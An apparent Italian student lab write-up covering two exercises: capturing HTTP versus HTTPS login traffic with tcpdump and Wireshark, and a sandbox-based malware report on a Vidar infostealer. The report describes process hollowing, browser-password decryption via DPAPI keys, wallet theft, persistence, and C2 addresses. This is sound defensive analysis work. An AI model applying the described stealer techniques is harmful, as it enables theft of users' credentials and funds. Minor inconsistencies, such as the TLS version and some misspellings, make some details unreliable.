
The screenshot shows a Firefox browser window with the following details:

- Address Bar:** www.altromutual.com/login.jsp
- Page Header:** AltoroMutual
- Navigation Links:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Section Headers:** ONLINE BANKING LOGIN, PERSONAL, SMALL BUSINESS
- PERSONAL Section Content:**
  - Deposits Product
  - Checking
  - Loan Products
  - Cards
  - Investments & Insurance
  - Other Services
- ONLINE BANKING LOGIN Form:**

Username:	<input type="text" value="admin"/>
Password:	<input type="password" value="*****"/>
<input type="button" value="Login"/>	

## Analisi del traffico HTTP

Terminiamo la cattura dei pacchetti e utilizziamo wireshark per analizzarne il contenuto.



Nello screenshot abbiamo utilizzato il filtro *http* per isolare i pacchetti con questo protocollo.

Selezioniamo la richiesta *HTTP POST* ed espandiamo la sezione *HTML Form URL Encoded*. Come mostrato nell'immagine che segue, con il protocollo non criptato un utente malintenzionato può vedere tutto il traffico, comprese le credenziali dell'utente.


```
> Frame 76: 646 bytes on wire (5168 bits), 646 bytes captured (5168 bits)
> Ethernet II, Src: PCSSystemtec_6e:13:6e (08:00:27:6e:13:6e), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
> Transmission Control Protocol, Src Port: 41022, Dst Port: 80, Seq: 1671, Ack: 25333, Len: 592
> Hypertext Transfer Protocol
  - HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "uid" = "admin"
    > Form item: "passw" = "admin"
    > Form item: "btnSubmit" = "Login"
```

## Cattura del traffico HTTPS

Passiamo ora a verificare il traffico generato tramite HTTPS, che utilizza il protocollo SSL/TLS per criptare le comunicazioni.

Usiamo il comando `sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap` ed avviamo la cattura

Ci colleghiamo al sito <https://www.netacad.com> ed inseriamo le nostre credenziali




Come possiamo notare, a differenza del sito precedente, accanto all'URL è presente un lucchetto che indica la connessione sicura (criptata) con il server.

Terminiamo quindi la cattura con `CTRL+C`

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C9102 packets captured
9119 packets received by filter
0 packets dropped by kernel
```

## Analisi del traffico

Apriamo il file *.pcap* salvato con wireshark e filtriemo i risultati con `tcp.port==443` e selezioniamo un pacchetto *Application Data*



È interessante notare che il protocollo usato per la conversazione è ora TLSv1.3 anziché HTTP.

Espandiamo quindi la sezione *Transport Layer Security* ed analizziamo il contenuto. La voce *Encrypted Application Data* mostra i dati in un formato non leggibile, usando *TLS* in versione 1.2 e rendendo impossibile ad un attaccante poter vedere le credenziali in chiaro.

## Considerazioni finali

Utilizzando il protocollo HTTPS i dati scambiati tra client e server vengono criptati e solamente gli attori coinvolti nella comunicazione possono averne accesso.

---

Il protocollo HTTP viceversa è ormai da considerarsi non sicuro e le linee guida da seguire indicano che è raccomandabile evitare siti non criptati.

**N.B.** Alcuni siti malevoli potrebbero comunque utilizzare il protocollo criptato per apparire come legittimi ed ingannare l'utente. Bisogna sempre prestare attenzione al dominio in cui si inseriscono credenziali o informazioni riservate.

# Esercizio 5

## Traccia


In questo laboratorio vengono forniti due analisi tramite *Any Run*. Il nostro obiettivo è analizzare i risultati delle scansioni e fornire una spiegazione dettagliata della minaccia.

Creeremo un report dettagliato per un eventuale cliente/manager di entrambi i malware (o presunti tali).

## Svolgimento

### File 1

Il primo file viene identificato dal nome *66bddfcb52736\_vidar.exe*. Any run riconosce l'eseguibile come un noto malware.



Di seguito riportiamo le principali caratteristiche del file analizzato

---

## Identificazione del malware

- Tipologia: *Infostealer / Loader (Vidar, Lumma)*
- Data dell'analisi: *25 agosto 2024, 22:11*
- Sistema operativo analizzato: *Windows 10 Professional (build: 19045, 64 bit)*

## Hash del file

- **MD5:** *FEDB687ED23F77925B35623027F799BB*
- **SHA1:** *7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81*
- **SHA256:** *325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D  
027505EA13B8D1*


## Fasi dell'infezione e comportamento del malware

### 1. Esecuzione iniziale

Il malware esegue il processo *RegAsm.exe*, un componente legittimo di Microsoft .NET, per mascherare le proprie attività attraverso la tecnica del Process Hollowing.

Il **process hollowing** è una tecnica di evasione usata da malware per eseguire codice malevolo in un processo legittimo. Funziona creando un processo sospeso di un'applicazione legittima (es. *explorer.exe*), svuotandone la memoria e sostituendola con codice malevolo, per poi riattivarlo. Questo inganna antivirus e strumenti di sicurezza, poiché il codice dannoso viene eseguito sotto un processo apparentemente innocuo.

Successivamente, crea copie di sé stesso nella cartella *C:\ProgramData\* e genera file eseguibili e librerie DLL dannose.



## 2. Copie create e file eseguibili droppati

Durante l'esecuzione, il malware genera diversi file nelle cartelle di sistema e dell'utente. Tra questi, si identificano file eseguibili come *HCAEHJJKFC.exe* e *CAFHDBGHK.exe*, oltre a librerie DLL modificate come *vcruntime140.dll*, *msvcp140.dll* e *mozglue.dll*.

Vengono inoltre create copie di sistema mascherate come aggiornamenti di Windows, ad esempio *winupdate.exe* e *systemcheck.exe*, situati nella directory *C:\Users\Public\*.

## Tecniche di furto dati

### 1. Estrazione delle credenziali dai browser

Il malware utilizza un metodo avanzato per accedere e sottrarre le credenziali salvate nei browser, sfruttando il modo in cui questi memorizzano i dati di accesso. I browser più diffusi, come *Google Chrome*, *Microsoft Edge*, *Opera*, *Brave* e *Mozilla Firefox*, archiviano username e password in database locali, che vengono cifrati per impedire l'accesso non autorizzato.

---

Per i browser basati su *Chromium* (Chrome, Edge, Opera, Brave), le credenziali vengono archiviate nel database SQLite denominato *Login Data*, situato nella directory del profilo utente:

`%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data`

Per *Mozilla Firefox*, le informazioni sono contenute nel file JSON *logins.json* e nel database SQLite *key4.db*, entrambi situati nella directory:

`%APPDATA%\Mozilla\Firefox\Profiles\[utente]`

Il malware, una volta individuati questi file, ne crea una copia per evitare conflitti con il browser in esecuzione e per poter elaborare i dati senza essere rilevato. A questo punto, esegue query SQL sui database SQLite per estrarre username e password salvate.

Tuttavia, le credenziali memorizzate nei browser non sono salvate in chiaro, ma cifrate utilizzando *Windows DPAPI* (Data Protection API), un sistema di protezione che consente solo all'utente legittimo di decifrare i dati. Il malware supera questa protezione estraendo la chiave di ciphatura, salvata nel file di configurazione del browser denominato *Local State*. Questo file contiene un valore cifrato che, una volta decodificato, permette di decriptare le password.

Una volta ottenute le credenziali in chiaro, il malware le organizza e le trasmette agli attaccanti tramite server remoti, webhook Discord o bot Telegram, garantendo che le informazioni rubate non restino sul dispositivo infetto.

## **2. Furto di dati dai portafogli di criptovalute**

Oltre alle credenziali di accesso ai siti web, il malware è progettato per individuare e sottrarre dati dai portafogli digitali di criptovalute. Il malware cerca i file di configurazione e i database relativi a wallet come *Exodus*, *Electrum*, *Coinomi* e *Atomic Wallet* che contengono informazioni sensibili, come chiavi private e seed phrase.

---

I dati vengono solitamente archiviati in %APPDATA%, all'interno di file specifici per ogni applicazione. Una volta trovati, il malware copia questi file e li trasmette a server C2 (*Command and Control*) controllati dagli attaccanti. In alcuni casi, può anche tentare di decifrare il contenuto, soprattutto se il wallet utilizza protezioni deboli o nessuna password principale.

L'accesso ai file di portafoglio compromette completamente la sicurezza degli asset digitali dell'utente, consentendo agli attaccanti di trasferire criptovaluta senza il consenso della vittima.

Per garantire che il furto avvenga senza interruzioni, il malware adotta diverse strategie di evasione, come l'attesa di periodi di inattività dell'utente, la cancellazione dei log di accesso e l'iniezione del codice malevolo in processi legittimi del sistema, rendendosi più difficile da rilevare.

Questa combinazione di tecniche rende *66bddfcb52736\_vidar.exe* particolarmente efficace nel sottrarre dati sensibili, senza attirare l'attenzione dell'utente o di eventuali strumenti di sicurezza presenti nel sistema.

## Persistenza ed evasione

### 1. Modifica del registro di sistema

Per garantire la persistenza, il malware aggiunge voci nel registro di Windows all'interno della chiave

*HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run*, creando un valore che esegue automaticamente il malware all'avvio del sistema.

Inoltre, modifica le impostazioni di sicurezza del sistema disabilitando le notifiche di sicurezza e le funzionalità di protezione.

### 2. Tecniche di offuscamento

Per nascondere la sua presenza, il malware utilizza il *Process Hollowing*, avviando un processo legittimo (*RegAsm.exe*) e sovrascrivendo il suo codice con quello malevolo.

## Techniques details

Get to know what this threat is about



• Warning (1)

Subtechniques ▾

[T1036](#)

### "Masquerading"

Permissions required:

**Data sources:** Service: Service Creation, Scheduled Job: Scheduled Job Metadata, Scheduled Job: Scheduled Job Modification, Service: Service Metadata, File: File Metadata, Image: Image Metadata, Command: Command Execution, Process: Process Metadata, File: File Modification

### Rename System Utilities ▾

- Process drops legitimate windows executable (1)

6908 RegAsm.exe (1)

**Filename:** C:\ProgramData\vruntime140.dll

**Md5:** A37EE36B536409056A86F50E67777DD7

**Sha1:** 1CAFA159292AA736FC595FC04E16325B27CD6750

**Sha256:** 8934AAEB65B6E6D253DFE72DEA5D65856BD871E989D5D3A2A  
3EDFE867BB4825

Implementa anche tecniche di *anti-sandboxing*, verificando la presenza di hypervisor. Se rilevati, il malware interrompe l'esecuzione.

## Techniques details

Get to know what this threat is about



• Warning (1)

Subtechniques ▾

[T1497](#)

### "Virtualization/Sandbox Evasion"

Permissions required:

**Data sources:** Process: Process Creation, Command: Command Execution, Process: OS API Execution

Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of

### Time Based Evasion ▾

- Reads the date of Windows installation (1)

6908 RegAsm.exe (1)

**Operation:** READ

**Name:** INSTALLDATETIME

**Value:** 0

**Key:** HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS NT\CURRENTVERSION

**TypeValue:** REG\_DWORD

Per evitare il rilevamento da parte di strumenti di analisi automatizzati, introduce ritardi nell'esecuzione attraverso la funzione *Sleep(300000)*, che causa un'attesa di 5 minuti prima di eseguire il codice malevolo.

**Techniques details**

Get to know what this threat is about

Subtechniques ▾ T1059

**"Command and Scripting Interpreter"**

Permissions required:

Data sources: Process: Process Creation, Module: Module Load, Process: Process Metadata, Script: Script Execution, Command: Command Execution

Adversaries may abuse command

Windows Command Shell ▾

- Uses TIMEOUT.EXE to delay execution (1)  
6284 cmd.exe (1)
- Starts CMD.EXE for commands execution (1)  
6908 RegAsm.exe (1)

Image: C:\Windows\SysWOW64\timeout.exe  
Cmdline: TIMEOUT /T 10

● Warning (2)

## Connessioni a internet sospette

Il malware stabilisce connessioni con server remoti per inviare le informazioni rubate e ricevere comandi dal server di controllo.

Tra le connessioni rilevate, si evidenziano:

- 93.189.44.45 (HTTP) → Server di comando e controllo (C2).
- 185.141.63.120 (HTTP) → Esfiltrazione dati e download di payload secondari.
- *cdn.discordapp.com* (HTTPS) → Trasmissione di credenziali rubate tramite webhook Discord.
- *api.telegram.org* (HTTPS) → Invio dati attraverso bot Telegram.
- *steamcommunity.com* (HTTPS) → Furto di credenziali di Steam.

## Azioni consigliate

### 1. Rimozione del malware

- Eliminare il file dannoso e le sue copie in *C:\ProgramData\*
- Bloccare gli indirizzi IP e i domini sospetti nel firewall aziendale o personale.
- Eseguire una scansione approfondita con un antivirus avanzato aggiornato, se possibile un antivirus che viene eseguito prima dell'esecuzione del sistema operativo (ad esempio tramite boot da dispositivo esterno).

---

## **2. Protezione degli account**

- Cambiare immediatamente le password di tutti gli account compromessi, incluse email, portafogli crypto, Steam, Discord e Telegram.
- Abilitare l'autenticazione a due fattori (2FA) per proteggere gli account da accessi non autorizzati.
- Revocare tutte le sessioni attive sospette su Google, Microsoft, Telegram e altri servizi utilizzati.

## **3. Miglioramento della sicurezza**


- Evitare di salvare password nei browser, utilizzando invece un password manager sicuro come Bitwarden
- Monitorare le connessioni di rete per individuare eventuali attività sospette
- Mantenere aggiornati il sistema operativo e i software installati, per prevenire l'utilizzo di vulnerabilità note da parte di malware simili

## **Conclusione**

Il malware *66bddfcb52736\_vidar.exe* è un *infostealer avanzato e pericoloso*, progettato per sottrarre credenziali, dati di portafogli di criptovalute e altre informazioni sensibili. Le sue tecniche di evasione, persistenza ed esfiltrazione lo rendono particolarmente pericoloso e difficile da individuare, anche grazie all'uso di canali di comunicazione alternativi come Discord e Telegram.

## File 2

L'analisi del secondo file non ha evidenziato particolari criticità o comportamenti malevoli noti.



Tuttavia è necessario ricordare che esistono dei *falsi negativi*. Un falso negativo si verifica quando un malware viene eseguito ma non viene rilevato come tale dal sistema di analisi. In altre parole, il malware riesce a eludere il rilevamento e viene considerato sicuro.

Analizzando a fondo tutti i dettagli dell'esecuzione nella sandbox (ambiente isolato e controllato), abbiamo notato alcuni dettagli che potrebbero indicare un comportamento sospetto.

### Comportamenti sospetti

Il browser *Chrome* avvia la navigazione verso un indirizzo web non sicuro, che traccia l'utente e lo reindirizza ad un profilo *Instagram*. Di per sé non indica la presenza di un malware o elementi dannosi, ma potrebbe essere un comportamento non esplicitamente voluto dall'utente.



Analizzando il dominio <https://click.convertkit-mail2.com/> con VirusTotal, abbiamo una corrispondenza che lo segnala come sito di phishing.

Il phishing è una tecnica che rientra nella categoria degli attacchi di *Social Engineering* ed ha l'obiettivo di ingannare gli utenti finali con l'inserimento di credenziali o altre informazioni riservate.

In questo caso il sito potrebbe tracciare la vittima e prenderne le informazioni come l'indirizzo IP, informazioni sul browser e fingerprint, cookie senza il suo consenso. Un altro comportamento sospetto che abbiamo rilevato, è la lettura da parte del processo *chrome.exe*, con PID 6584, delle chiavi di registro di Microsoft Office.

**Techniques details**

Get to know what this threat is about

• Other (1)

<p><b>T1012</b></p> <h3>"Query Registry"</h3> <p><b>Permissions required:</b> User, Administrator, SYSTEM</p> <p><b>Data sources:</b> Process: OS API Execution, Process: Process Creation, Command: Command Execution, Windows Registry: Windows Registry Key Access</p> <p>Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.</p>	<ul style="list-style-type: none"> <li>Reads Microsoft Office registry keys (1) 6584 chrome.exe (1)</li> </ul> <p><b>Operation:</b> READ  <b>Name:</b> HTTP  <b>Value:</b>  <b>Key:</b> HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\OFFICE\16.0\ACCESS\CAPABILITIES\URLASSOCIATIONS  <b>TypeValue:</b> REG_NONE</p>
--	---

Dopo l'apertura di un link malevolo, si viene inizialmente ridirezionati verso un link non sospetto. Successivamente, il processo *chrome.exe* (*PID* 6584) ha effettuato un'operazione di lettura su una chiave di registro di *Microsoft Acceshehs*. Questo comportamento è anomalo e potrebbe indicare un tentativo di raccolta informazioni sul sistema e sul software installato.

Di seguito riportiamo le caratteristiche del possibile comportamento malevolo:

- Tecnica utilizzata: *T1012 - Query Registry*
- Processo coinvolto: *chrome.exe* (*PID*: 6584)
- Operazione eseguita: *Lettura (READ)*
- Chiave di registro consultata:  
*HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\OFFICE\16.0\ACCESS\CAPABILITIES\URLASSOCIATIONS*
- Tipo di valore: *REG\_NONE*
- Permessi richiesti: *Utente, Amministratore, SYSTEM*
- Fonti di dati monitorate: *API di sistema, creazione di processi, esecuzione di comandi, accesso alle chiavi di registro*

*Nota:* La chiave di registro è relativa a Microsoft Access e non all'intera suite Office.

---

## Possibili rischi

- Ricognizione da parte di un attaccante: la lettura di chiavi di registro può essere usata per determinare la presenza di software specifici e valutare potenziali vulnerabilità.
- Possibili attacchi successivi: ottenendo informazioni sulle associazioni URL di Microsoft Access, un attaccante potrebbe tentare di eseguire macro dannose o sfruttare vulnerabilità note nel software.

## Azioni consigliate

1. Bloccare il dominio/IP associato al link malevolo per prevenire ulteriori comunicazioni con l'attaccante.
2. Monitorare il traffico di rete per verificare eventuali connessioni sospette verso server esterni.

